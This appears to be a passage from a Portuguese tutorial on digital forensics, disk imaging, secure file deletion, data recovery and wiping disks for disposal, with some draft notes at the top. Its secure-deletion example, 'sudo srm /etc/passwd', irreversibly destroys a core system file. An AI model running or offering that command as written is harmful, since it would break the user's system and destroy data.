
porque fazer wipe antes
Explicar como fazer
como clonar o disco
<aqui>
https://archive.org/details/Norton_Ghost_14.0_Emergency_Boot_Disk_and_Recovery_Norton_Symantec_13517754_11-0

https://archive.org/details/norton-ghost-15

Cópia Forense com Clonezilla

Baixe o clonezilla em https://clonezilla.org/downloads/download.php?branch=alternative
Baixe o rufus em https://rufus.ie/pt_BR/

Utilize o rufus para criar um disco de boot com o clonezilla



Backup Forense com Partimage

$ *sudo apt install partimage*
$ *sudo partimage*

Disk2Vhd

Você pode utilizar o programa Disk2Vhd para criar imagens do disco de seu equipamento para utilização em VMs.

Análise Forense Digital

Com a onipresença dos computadores e sistemas digitais em todas as áreas de atuação humanas, diversos problemas e crimes migraram do mundo real para o mundo digital. Com as dificuldades surgidas em relação ao paradigma anterior foi necessário o desenvolvimento de técnicas que utilizam princípios forenses aplicados ao universo digital. *Forense* vem do latim *forum,* que significa mercado, local aberto, área pública. Como muitas vezes ali eram feitos os julgamentos, foro ficou também associado e conhecido como relativo aos tribunais e à justiça.

É muito importante que as evidências e os dados sejam preservados em sua integralidade e sem alterações. Por isso é necessário cuidado, conhecimento e atenção quando realizando essas tarefas, pois muitos erros são irreversíveis.

A primeira regra é: não estrague nada. Alguns discos de computador podem ser modificados pelo simples fato de serem conectados a um sistema. A importância da evidência é que ela seja apresentada exatamente como foi coletada. É necessário o uso de hashes criptográficos para se assegurar que arquivos, dados ou dispositivos inteiros não foram adulterados.

Mantenha a rastreabilidade de todas suas ações: erros que ocorreram, problemas com hardware, travamentos, retrabalho. Sua metodologia poderá ser testada por terceiros, e se o trabalho foi bem feito sua rastreabilidade agirá em seu favor.

Exchangeable Image File Format - EXIF

Existem alguns aplicativos interessantes para obter informações adicionais. Algumas fotos, por exemplo, possuem informações de geolocalização contidas em seus metadados. Os arquivos possuem diversas informações que não ficam visíveis. Você pode utilizar o editor hexadecimal para visualizar os metadados em caso de necessidade, apesar de existirem programas específicos para isso. Para visualizar os metadados manualmente, abra o arquivo no editor hexadecimal de sua preferência. No Windows você deverá efetuar o download de um editor hexadecimal como por exemplo o hxd: https://mh-nexus.de/en/hxd/. No Linux utilize o comando hexedit. Se você passou pela seção de "*Criptografia: Hexedit - Usando Hash para criar uma marca invisível em arquivos"* o que você fez foi exatamente alterar o hash de um arquivo propositalmente através da edição de seus metadados.

O formato de arquivo de imagem intercambiável, ou EXIF, é um formato de dados suportado por praticamente todas as câmeras digitais. É uma forma de armazenamento de dados que fornece informações específicas sobre fotografias, como configurações de exposição, hora, data, local e outras informações da câmera.

ADOBE. Arquivos EXIF. Disponível em https://www.adobe.com/br/creativecloud/file-types/image/raster/exif-file.html Acesso em 06/12/2022.

Caine - O Linux Forense

https://www.caine-live.net/

O Caine (Computer Aided Investigative Environment - Ambiente Investigativo Auxiliado por Computador) é uma versão de GNU/Linux criada na Itália, baseada em Ubuntu, distribuída sob a licença GNU Lesser General Public License publicada pela Free Software Foundation. Ele pode ser obtido diretamente de seu site https://www.caine-live.net/ e é gerenciado atualmente por Nanni Bassetti. O objetivo é ter uma versão capaz de criar um relatório forense bem estruturado e compreensível de análise forense. Durante as fases de coleta, exame e análise o investigador pode escrever notas e relatórios, bem como usar ferramentas de criação automática de índices e análise de arquivos. O Caine roda diretamente de um LiveCD e monta todas as unidades por padrão em modo somente leitura.

https://www.caine-live.net/page8/CAINE%2012.4%20Imaging%20Instructions%20(October%202022)%20-%20External.pdf

https://www.linuxleo.com/Docs/LinuxLeo-4.96.pdf

Autopsy

https://www.autopsy.com/
http://www.sleuthkit.org/index.php

O Autopsy é um programa baseado em interface gráfica que permite realizar procedimentos de perícia digital como análise de discos rígidos e smartphones. Permite a instalação de plugins e módulos complementares, e desenvolvimento de módulos próprios em Java ou Python.

O Autopsy pode ser utilizado por equipes de vários usuários, permitindo a colaboração de examinadores. Oferece uma análise em linha do tempo, exibindo eventos do sistema em ordem cronológica. Os módulos de extração de texto e índice permitem encontrar arquivos que mencionam determinado termo. Extrai atividade da Web para identificar atividades do usuário. Analisa o registro do sistema operacional para identificar documentos e dispositivos acessados recentemente. Extrai informações de arquivos de imagem e câmeras no formato EXIF. Permite ainda diversas funções avançadas para trabalhar com múltiplas plataformas e o uso em perícia de celulares.

Para instalar o Autopsy:
$ *sudo apt install autopsy*

Para executar:

$ *sudo autopsy*

e abra o navegador em http://localhost:9999/autopsy

Exclusão Segura e Recuperação de Dados


Testando um Disco Rígido

Muitas vezes um disco começa a ficar lento ou a apresentar erros. Eventualmente ele pode estar carregado e os arquivos sendo gravados em fragmentos nos pequenos espaços contíguos disponíveis. Ou o dispositivo pode estar com problemas. Para auxiliar a identificar o estado de discos rígidos existe o SMART, um sistema de automonitoramento que grava diversas informações importantes sobre o funcionamento e estado geral, identificando precocemente falhas graves e permitindo que seja realizada uma avaliação da saúde desses dispositivos.

Um dos softwares que permitem o acesso a esses dados é o Crystal Disk Info. Você pode obtê-lo gratuitamente em https://crystalmark.info/en/software/crystaldiskinfo/. Você também pode utilizar programas como:

- HD Tune Pro (https://www.hdtune.com/download.html) ou
- HDD Health (https://hdd-health.softonic.com.br/) ou
- HDDScan (https://hddscan.com/download.html)

Ao iniciar o programa, uma varredura será realizada e o estado de saúde dos drives será apresentado.



ID	Attribute Name	Atual	Pior Valor	Limiar	Valor Bruto
01	Read Error Rate	72	72	6	0000003F7455
03	Spin-Up Time	95	94	0	000000000000
04	Start/Stop Count	100	100	20	0000000000D1
05	Reallocated Sectors Count	2	2	36	000000000FAF
07	Seek Error Rate	68	60	30	00000068E762
09	Power-On Hours	100	100	0	00000000017A
0A	Spin Retry Count	100	100	97	000000000000
0C	Device Power Cycle Count	100	100	20	00000000005E
B7	Vendor Specific	1	1	0	00000000D94E
B8	End-to-End Error	100	100	99	000000000000
BB	Reported Uncorrectable Errors	95	95	0	000000000005
BC	Command Timeout	94	80	0	007400740074
BD	High Fly Writes	100	100	0	000000000000
BE	Airflow Temperature	78	58	45	000016150016
C2	Temperature	22	42	0	001000000016
C3	Hardware ECC recovered	40	15	0	0000003F7455
C5	Current Pending Sector Count	100	100	0	000000000000
C6	Uncorrectable Sector Count	100	100	0	000000000000
C7	UltraDMA CRC Error Count	200	200	0	000000000000
F0	Head Flying Hours	100	253	0	CCA800000266
F1	Total Host Writes	100	253	0	0000BC496CBD
F2	Total Host Reads	100	253	0	0000401C9182

Ao receber um estado de saúde diferente de *saudável*, é recomendado realizar o backup e a substituição do equipamento em questão. Você pode utilizar o disco com o estado de saúde baixo, mas não poderá confiar nele.

Exclusão Segura de Arquivos

Quando você apaga um arquivo, na verdade você não está o apagando fisicamente em seu endereço, mas sim eliminando sua entrada na tabela de alocação - que pode ser FAT, NTFS, Ext4 entre outras. Como ele não é listado, não pode mais ser acessado. Ao menos não sem ferramentas especiais. O espaço somente será gravado novamente durante o uso, quando algum arquivo for alocado naquele endereço. Para efetuar a exclusão de um arquivo de modo que seu conteúdo seja irrecuperável você precisará utilizar algum programa que sobrescreva a área do disco em questão antes de liberar o espaço.

Caso o disco esteja criptografado, a exclusão segura não será necessária, permitindo que você apague os arquivos normalmente mantendo um elevado padrão de segurança. Para os casos em que o disco não está criptografado, um processo de sobrescrição conhecido como *wipe* ou *shredding* precisará ser utilizado para indisponibilizar os dados de forma permanente.

Exclusão segura de arquivos no Linux - método srm:

O comando *rm,* para preservar a eficiência do sistema, apaga apenas a entrada do sistema de arquivos, mantendo seu conteúdo no disco intacto. Esse método de exclusão eficiente é utilizado em praticamente todos os sistemas e é ele que permite que os arquivos excluídos sejam recuperados. Existem alguns programas, porém, que ao serem solicitados a excluir um arquivo irão sobrescrevê-lo com dados sem valor antes de removerem sua entrada. Isso tornará sua recuperação praticamente impossível, mesmo com dispositivos avançados.

Para instalar os aplicativos de exclusão segura no linux, abra uma janela de terminal e digite:
$ *sudo apt install secure-delete*

Para apagar um arquivo seguramente, substitua o comando *rm* por *srm:*
$ *sudo srm /etc/passwd*

O conjunto de comandos de exclusão segura é composto de programas para:

Apagar arquivo com sobrescrição:	***srm***
Sobrescrever todo o espaço livre da unidade:	***sfill***
Sobrescrever a partição de troca (swap):	***sswap***
Sobrescrever o espaço livre da memória RAM:	***sdmem***

https://www.groovypost.com/howto/securely-delete-files-in-linux/

Exclusão segura de arquivos no Linux - método shred:

O shred é um programa para exclusão segura utilizado em plataformas Unix-like. Ele torna a recuperação de arquivos excluídos extremamente improvável, senão impossível. Ele sobrescreve os dados do arquivo por três vezes em sua configuração padrão, podendo ser alterado de acordo com a necessidade e o tempo disponíveis. Ele pode ser chamado para apagar arquivos ou dispositivos, como partições. O uso de muitos passos na destruição do arquivo pode reduzir a vida útil dos equipamentos.


Para excluir o arquivo *extrato.pdf* de forma segura, com o shred, adicionando zeros ao final (oculta o fato de shred ter sido utilizado), no modo verbose descrevendo o que está sendo feito, e sobrescrevendo oito vezes o espaço:

$ *shred extrato.pdf -v -n 7 -z*
shred: extrato.pdf: pass 1/8 (random)...
shred: extrato.pdf: pass 2/8 (ffffff)...
shred: extrato.pdf: pass 3/8 (555555)...
shred: extrato.pdf: pass 4/8 (random)...
shred: extrato.pdf: pass 5/8 (aaaaaa)...
shred: extrato.pdf: pass 6/8 (000000)...
shred: extrato.pdf: pass 7/8 (random)...
shred: extrato.pdf: pass 8/8 (000000)...

Exclusão segura de arquivos no Windows com WipeFile:

Para utilizar a exclusão segura em computadores com Windows você precisará obter um programa. Um dos freewares disponíveis é o WipeFile que pode ser obtido em:
https://www.gaijin.at/en/software/wipefile?action=download

Após baixar o programa, efetue a descompressão e execute o *WipeFile.* Você poderá adicionar arquivos e pastas para realizar a exclusão segura. Algumas das opções disponíveis são preencher o espaço com zeros, com caracteres aleatórios, com passagens múltiplas e diversos padrões de exclusão segura, inclusive utilizado pelo exército dos Estados Unidos e de arquivos utilizados pela OTAN.



Após selecionar as pastas e arquivos a serem eliminados, e o método de limpeza, basta selecionar o botão *Limpar* e aguardar o processo.

Recuperação de Dados

Ao formatar ou particionar acidentalmente um disco, cartão de memória ou qualquer outro dispositivo, é possível recuperar as informações desde que não sejam sobrescritas. Por isso, é indispensável encerrar o mais breve possível o uso do dispositivo em questão.

Coloque o disco com as informações que precisam ser recuperadas como disco secundário em um computador de confiança.

Para recuperar dados de um dispositivo no Linux: você pode usar o programa Photorec. Você poderá utilizar uma gaveta USB externa e recuperar os dados através da VM Kali, por exemplo. Ao iniciar o programa, será exibida uma tela pedindo para optar pela unidade a ser recuperada:

```
PhotoRec 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org

PhotoRec is free software, and comes with ABSOLUTELY NO WARRANTY.

Select a media (use Arrow keys, then press Enter):
 Disk /dev/sda - 86 GB / 80 GiB (RO) - VBOX HARDDISK
>Disk /dev/sdb - 31 GB / 29 GiB (RO) - Generic Flash Disk
```

Escolha a unidade que deseja recuperar:

```
Disk /dev/sdb - 31 GB / 29 GiB (RO) - Generic Flash Disk

     Partition               Start        End    Size in sectors
     No partition             0   0  1 29720  63 32   60868608 [Whole disk]
> 1 * FAT32 LBA               1   0  1 29720  63 32   60866560 [ESD-USB]
```


Caso o arquivo tenha sido excluído no particionamento atual, você pode optar pela partição. Caso você tenha reparticionado o disco, escolha *whole disk*. O próximo passo é selecionar o tipo de partição provável utilizado. Escolha ext2/3/4 para discos formatados no Linux e Fat/Ntfs/etc para formatação em Windows.

```
To recover lost files, PhotoRec needs to know the filesystem type where the file were stored:
 [ ext2/ext3 ] ext2/ext3/ext4 filesystem
>[ Other     ] FAT/NTFS/HFS+/ReiserFS/...
```

Escolha se quer vasculhar somente o espaço livre ou todo o dispositivo:

```
Please choose if all space needs to be analysed:
 [   Free    ] Scan for file from FAT32 unallocated space only
>[   Whole   ] Extract files from whole partition
```

Finalmente selecione onde os arquivos serão gravados, e pressione **c** para continuar. Ao iniciar o processo, você poderá acompanhar em tempo real os arquivos que foram recuperados.



Você poderá acompanhar os dados recuperados em tempo real abrindo o navegador de arquivos na pasta escolhida.


Para recuperar dados de um dispositivo no Windows:

Existem diversos programas para Windows que recuperam arquivos. Muitos deles possuem algumas restrições em suas versões gratuitas, por exemplo uma capacidade máxima que pode ser recuperada em cada uso. Uma lista de alguns programas que podem ser utilizados e suas características;

EaseUS Data Recovery Wizard, que na sua versão free permite recuperar até 2GB de dados por vez: https://br.easeus.com/data-recovery-software/data-recovery-wizard-free.html

Você também pode utilizar o DiskDrill, que pode ser obtido em: https://www.cleverfiles.com/disk-drill-win.html

Usando o EaseUS Data Recovery Wizard:



O uso consiste basicamente em efetuar uma varredura completa, em que o software irá passar pelo disco pesquisando por arquivos que não estejam na tabela de alocação, e em seguida será apresentada a lista de arquivos com chance de recuperação. Selecione os arquivos que deseja (ou visualize pelo preview) e recupere os arquivos que desejar. **Eles devem ser recuperados em outra unidade para que não sobrescrevam os dados.**

Descarte de HDs


Os discos rígidos possuem um sistema de particionamento que nada mais é que uma tabela que organiza as partições. As partições são formatadas por sua vez com um sistema de arquivos, que é um grande índice organizador que sabe onde cada arquivo está, relacionando seu caminho com o endereço onde está armazenado.

Existem programas que efetuam varreduras no disco e encontram arquivos que foram excluídos ou estavam gravados. Uma formação rápida “zera” a tabela de alocação de arquivos, mas os arquivos continuam no disco.

Você pode observar isso utilizando um programa como descrito no passo de recuperação de dados em qualquer disco antigo que possua, ou até mesmo em discos usados vendidos pela internet. Uma varredura muitas vezes identifica dezenas de milhares de informações prontas para serem recuperadas.

Para excluir completamente o conteúdo de um disco no Windows:

Pressione *Windows+E* vá até *Este Computador* e selecione, com o botão direito, *Gerenciar.* Vá até a opção Gerenciamento de disco, identifique a unidade a ser limpa e selecione com o botão direito *Excluir volume.*



Tome bastante cuidado, especialmente nos casos em que discos com características idênticas estejam instalados. Confira a letra da unidade quando disponível e as informações. Confirme a exclusão.

Após excluir a unidade, com o botão direito crie um novo volume simples. Escolha o tamanho total, escolha a letra de unidade a ser utilizada, que pode ser a padrão, e na janela de formatar partição verifique se a opção *Executar uma formatação rápida* está **desabilitada.** Essa é a única opção relevante para realizarmos a formatação completa da partição.

Para apagar o disco em um Mac com Apple Silicon você pode utilizar o *Assistente de Apagamento,* que irá finalizar sua sessão nos serviços Apple, desativa o *Buscar meu Mac*, apaga todos os volumes do disco e contas de usuário e respectivos dados.

Caso seu modelo seja diferente você poderá reiniciá-lo e pressionar as teclas Command e R (⌘ + R) durante a inicialização, e utilizar o utilitário de disco. Esse também é o método recomendado para unidades que não estão em uso: abra o *Utilitário de Disco* e selecione *Apagar.* Apague o disco com a opção segura se for possível.

Sempre que possível considere utilizar a criptografia Filevault no seu Mac. Isso fará com que mesmo o acesso físico torne o acesso praticamente impossível.

https://support.apple.com/pt-br/HT208496

